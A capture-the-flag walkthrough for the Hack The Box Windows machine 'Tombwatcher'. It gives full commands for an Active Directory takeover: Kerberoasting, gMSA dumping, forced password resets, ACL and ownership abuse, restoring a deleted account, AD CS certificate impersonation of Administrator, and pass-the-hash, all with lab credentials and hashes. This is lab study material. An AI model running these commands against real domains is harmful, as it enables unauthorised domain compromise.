Tombwatcher
 | |
| Release Date | 07 Jun 2025 |
| Retire Date | 09 Sep 9999 |
| OS | Windows |
| Difficulty | Medium |
| Base Points | 30 |
| Creator | mrb3n8132 & Sentinal |
Walkthrough
Medium - Windows
Assume-breach foothold: henry / H3nry_987TGV!. A long Active Directory ACL chain (WriteSPN → gMSA → password resets → WriteOwner), capped by restoring a tombstoned user and abusing AD CS for Administrator.
Enum
nxc
First we enumerate the domain users over SMB — we’ll need the full list later, including one that turns out to be deleted.
nxc smb 10.10.11.72 -u users -p pass --users
nxc (NetExec) authenticates over SMB and lists every domain account from the DC.

Shares give nothing useful, so the path is going to be pure ACL abuse.
BloodHound
Collect the graph as henry to find the first edge:
ntpdate -u 10.10.11.72 | bloodhound-python -u 'henry' -p 'H3nry_987TGV!' -ns 10.10.11.72 -dc DC01.tombwatcher.htb -d tombwatcher.htb -c all
bloodhound-python logs in as henry and pulls every AD object, group, and ACL into JSON (ntpdate first so Kerberos timestamps line up).
curl -L https://ghst.ly/getbhce | sudo docker-compose -f - up
This spins up BloodHound CE locally to ingest and graph that data.
http://localhost:8080/ui
We browse the BloodHound UI to look for attack paths off henry.
henry has WriteSPN over alfred — meaning we can set an SPN on that account and Kerberoast it for a crackable hash.

Abuse it with targetedKerberoast:
sudo ntpdate -u 10.10.11.72 | python3 /opt/targetedKerberoast/targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!'
This temporarily sets an SPN on alfred, requests a (roastable) Kerberos service ticket, then removes the SPN — handing us a crackable hash without ever knowing alfred’s password.

Crack the hash with john → alfred:basketball.
Lateral movement
alfred can add himself to the Infrastructure group, which unlocks the next privilege:

bloodyAD --host 10.10.11.72 -d tombwatcher.htb -u 'alfred' -p 'basketball' add groupMember 'INFRASTRUCTURE' alfred
bloodyAD add groupMember writes alfred into the Infrastructure group using his own AddSelf right over it.
ansible_dev$
Membership in Infrastructure lets us read the gMSA password of the ansible_dev$ service account:

We dump it with gMSADumper :
python3 /opt/gMSADumper/gMSADumper.py -u alfred -p basketball -d tombwatcher.htb
gMSADumper reads the managed-password blob of the gMSA (which Infrastructure members are allowed to retrieve) and prints its NT hash.

sam
The ansible_dev$ account can force-reset sam’s password — we use its NT hash with
pth-toolkit
:

bloodyAD -u ansible_dev$ -p ':1c37d00093dc2a5f25176bf2d474afdc' -d tombwatcher.htb --dc-ip 10.10.11.72 set password sam 'password@123'
Pass-the-hash as ansible_dev$ (note the :hash form) and overwrite sam’s password via its reset right.
Alternative, passing the hash directly:
pth-net rpc password "sam" "NewP@ssw0rd2025" \
  -U "tombwatcher.htb/ansible_dev\$%ffffffffffffffffffffffffffffffff:1c37d00093dc2a5f25176bf2d474afdc" \
  -S "DC01.tombwatcher.htb"
Same password reset over MS-RPC, authenticating with the hash instead of a cleartext password.
john

sam has WriteOwner over john, so we take ownership and grant ourselves full control before resetting the password.
bloodyAD -u sam -p 'password@123' -d tombwatcher.htb --dc-ip 10.10.11.72 add genericAll "john" "sam"
Grants sam a GenericAll ACE over the john object (full control).
bloodyAD -u sam -p 'password@123' -d tombwatcher.htb --dc-ip 10.10.11.72 set password "john" "password@123"
With full control, reset john’s password.
python3 /usr/share/doc/python3-impacket/examples/dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'john' -target-dn 'OU=ADCS,DC=TOMBWATCHER,DC=HTB' 'tombwatcher.htb'/'john':'password@123'
dacledit writes a FullControl ACE for john onto the ADCS OU, so john can later operate against the CA objects.
The reliable route (in an impacket venv) is to rewrite the owner explicitly, then apply genericAll:
source ~/Desktop/ctf/HTB/tombwatcher/impacket-env/bin/activate
Activate a Python venv that has impacket installed.

python3 /usr/share/doc/python3-impacket/examples/owneredit.py -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'NewP@ssw0rd2025'
owneredit sets sam as the owner of the john object — as owner we can hand ourselves any rights and reset the password.
user
evil-winrm -i 10.10.11.72 -u john -p password@123
Log in over WinRM as john with the new password and grab user.txt.
root
The initial nxc run hinted at a deleted user, cert_admin — restoring it from the AD tombstone gives us a principal with rights into the ADCS OU.
Restore cert_admin
List tombstoned user objects:
# Show all deleted user objects
$searcher = [adsisearcher]'(&(objectClass=user)(isDeleted=TRUE))'
$searcher.Tombstone = $true
$searcher.FindAll() | ForEach-Object { $_.Properties["samaccountname"] }
An ADSI search with the Tombstone flag enumerates deleted (but not yet purged) user objects.

Get-ADObject -Filter 'SamAccountName -eq "cert_admin"' -IncludeDeletedObjects
Pulls the deleted cert_admin object so we can read its distinguished name and GUID.

There are multiple tombstones, so we check timestamps to pick the right one to restore:
Get-ADObject -Filter 'SamAccountName -eq "cert_admin"' -IncludeDeletedObjects -Properties whenChanged,whenCreated | Select-Object DistinguishedName, ObjectGUID, whenCreated, whenChanged
Lists each tombstone with its creation/deletion times so we restore the correct (most recent) one.
Restore the most recent one:
Restore-ADObject -Identity "CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb"
Restore-ADObject un-deletes the tombstone, bringing cert_admin back as a live account.
Verify it’s back:

Get-ADUser cert_admin
Confirms the account now resolves as a normal AD user.
Reset the restored account’s password so we can use it:
bloodyAD -u john -p 'password@123' -d tombwatcher.htb --dc-ip 10.10.11.72 set password 'cert_admin' 'password@123'
john (owner over the ADCS OU) resets cert_admin’s password so we can authenticate as it.
Requesting the certificate
cert_admin can enroll on a template that lets us specify an alternate UPN — we request a cert as Administrator (ESC-style abuse):
certipy req -u 'cert_admin@tombwatcher.htb' -p 'password@123' -dc-ip 10.10.11.72 -target-ip 10.10.11.72 -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb' -application-policies 'Client Authentication'
certipy req enrolls a certificate as cert_admin but sets the UPN to administrator — the misconfigured template honours it, so the issued cert authenticates as Administrator.
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.72 -domain tombwatcher.htb -ldap-shell
certipy auth uses that PFX via PKINIT to authenticate as Administrator (here dropping into an LDAP shell).
If the policy needs adjusting, these variations get the enrollment through:
certipy req -u 'cert_admin@tombwatcher.htb' -p 'password@123' -dc-ip 10.10.11.72 -ca 'tombwatcher-CA-1' -template 'WebServer' -application-policies '1.3.6.1.4.1.311.20.2.1'
Same request, supplying the Client-Authentication application-policy OID explicitly.
certipy req -u 'cert_admin@tombwatcher.htb' -p 'password@123' -on-behalf-of TOMBWATCHER\\Administrator -template User -dc-ip 10.10.11.72 -ca 'tombwatcher-CA-1' -pfx cert_admin.pfx
An enroll-on-behalf-of (agent) variant that requests a User cert for Administrator using cert_admin’s PFX.
Authenticate with the certificate to recover the Administrator hash:
certipy auth -pfx administrator.pfx -dc-ip 10.10.11.72 -domain tombwatcher.htb
Authenticates with the Administrator certificate and returns the account’s NT hash.
evil-winrm -i 10.10.11.72 -u administrator -H 61db423bebe3328d33af26741afe5fc
Pass-the-hash over WinRM for a shell as Administrator — box owned.